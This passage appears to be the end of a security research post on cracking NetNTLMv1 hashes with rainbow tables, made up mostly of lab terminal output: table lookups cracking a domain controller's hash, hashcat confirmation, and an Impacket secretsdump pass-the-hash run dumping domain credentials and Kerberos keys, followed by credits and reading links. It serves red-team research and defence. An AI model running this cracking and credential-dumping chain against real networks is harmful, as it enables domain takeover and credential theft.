


```
Binary searching will be done with 48 threads.
Hash file contains plain hashes.
Loaded 2 of 2 uncracked hashes from /home/blurbdust/tmp/blog.txt.
Pre-computing hash #1: 59b8beffd0c2aec5...
  Completed in 9 mins, 0 secs.
  Estimated time to complete pre-computation (at most): 9 mins, 0 secs

Pre-computing hash #2: a9d83c6ca210be62...
  Completed in 9 mins, 24 secs.
  Estimated time to complete pre-computation (at most): 0.0 secs


Pre-computation finished in 18 mins, 25 secs.
```




```
[453 of 3509] Processing table: /mnt/nvme/rtv3/netntlmv1_byte#7-7_0_881689x134217668_389.rt...
  Searching table for matching endpoints...
  Table searched in 0.4 secs.
  Checking 1497 potential matches...
HASH CRACKED => a9d83c6ca210be62:1122334455667788:884488e0247650
  Completed false alarm checks in 21.0 secs.
  Table fully processed in 22.8 seconds.
  Estimated time remaining (at most): 10 hours, 29 mins
  Cracked 1 of 2 hashes.
```

Red Teamers




```
[710 of 3509] Processing table: /mnt/nvme/rtv3/netntlmv1_byte#7-7_0_881689x134217668_2289.rt...
  Searching table for matching endpoints...
  Table searched in 0.4 secs.
  Checking 744 potential matches...
HASH CRACKED => 59b8beffd0c2aec5:1122334455667788:9e969e23a39134
  Completed false alarm checks in 13.0 secs.
  Table fully processed in 14.2 seconds.
  Estimated time remaining (at most): 9 hours, 35 mins
  Cracked 2 of 2 hashes.

All hashes cracked.  Skipping rest of tables.


        RAINBOW CRACKALACK LOOKUP REPORT

 * Crack Summary *

   Of the 2 hashes loaded, 2 were cracked, or 100.00%.

 Results
 -------
 59b8beffd0c2aec5  9e969e23a39134
 a9d83c6ca210be62  884488e0247650
 -------

 Results have been written in JTR format to:     rainbowcrackalack_jtr.pot
 Results have been written in hashcat format to: rainbowcrackalack_hashcat.pot


 * Time Summary *

      Precomputation: 18 mins, 25 secs
      I/O (parallel): 46 mins, 40 secs
           Searching: 4 mins, 5 secs
  False alarm checks: 2 hours, 16 mins

               Total: 2 hours, 38 mins


 * Statistics *

          Number of tables processed: 710
              Number of false alarms: 841,240
          Number of chains processed: 95,294,544,280

                Time spent per table: 17.4 secs
     False alarms checked per second: 102.9

         False alarms per no. chains: 0.00088%
  Successful cracks per false alarms: 0.00024%
  Successful cracks per total chains: 0.00000000%
```

Red Teamers




```
┌──(blurbdust㉿LabKali)-[~/ntlmv1]
└─$ python3 ~/tools/ntlmv1-multi/ct3.py CEC31640E20CBFCA 1122334455667788
Recovered key: fffc
```



```
LABDC19$::TESTLAB:59b8beffd0c2aec5a9d83c6ca210be62cec31640e20cbfca:59b8beffd0c2aec5a9d83c6ca210be
62cec31640e20cbfca:1122334455667788:9e969e23a39134884488e0247650fffc

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 27000 (NetNTLMv1 / NetNTLMv1+ESS (NT))
Hash.Target......: LABDC19$::TESTLAB:59b8beffd0c2aec5a9d83c6ca210be62c...667788
```

Red Teamers



```
┌──(blurbdust㉿LabKali)-[~]
└─$ secretsdump.py testlab.local/LABDC19\$@labdc19.testlab.local -hashes :9e969e23a39134884488e0247650fffc -just-dc-user LABDC19\$
Impacket v0.13.0.dev0+20250123.93325.ea242af1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
LABDC19$:1000:aad3b435b51404eeaad3b435b51404ee:9e969e23a39134884488e0247650fffc:::
[*] Kerberos keys grabbed
LABDC19$:aes256-cts-hmac-sha1-96:ddd32ee0ffb4966d07495684802774fe5f28945a34299c94a69952169f494619
LABDC19$:des-cbc-md5:bafdc1c1b598d6c7
[*] Cleaning up...
```

07 Thanks and Credits

Thank you!

- David Hulton (@0x31337)
- @Chick3nman512
- @knavesec
- @your_b1gbroth3r
- stumblebot (@wikibinge)
- Rémi (@podalirius_)
- @evilmog
- @bandrel
- @Sc00bz
- @kulinacs
- @raikiasec
- @NotMedic
- @AndrewOliveau
- @sekurlsa_pw
- Cedric (@c3c)
- @Max_Gruenberg
- @moody.__
- wife
- @0xPanic_
- @HackPotter
- @TheToddLuci0
- dr0pd34d (@st3ff3n_com)
- @G0ldenGunSec
- @anthemtotheego
- Denis (@N0BBD)
- @fang0654
- @lodos2005
- @shDaniell
- @AnubisOnSec
- @northin
- @MChudakov
- @thejemslo
- @wil_fri3d
- @_abs0lute
- @singe
- @cablethief
- @jeffmcjunkin
- hashcat devs
- johntheripper devs
- @magnumripper
- DeepLearningJohnDoe
- Many more
- Google

Related Reading

- https://www.youtube.com/watch?v=gkPvZDcrLFk
- https://crack.sh/netntlm/
- https://hashcat.net/forum/thread-9009.html
- https://swisskyrepo.github.io/InternalAllTheThings/active-directory/hash-capture/#capturing-and-cracking-net-ntlmv1ntlmv1-hashestokens
- https://en.hackndo.com/ntlm-relay/#stop-using-ntlmv1
- https://www.praetorian.com/blog/ntlmv1-vs-ntlmv2/
- https://trustedsec.com/blog/practical-attacks-against-ntlmv1
- https://github.com/NotMedic/NetNTLMtoSilverTicket
- https://x.com/jeffmcjunkin/status/1575515827880665088
- https://shuck.sh/get-shucking.php

Thank you

Google Cloud
Security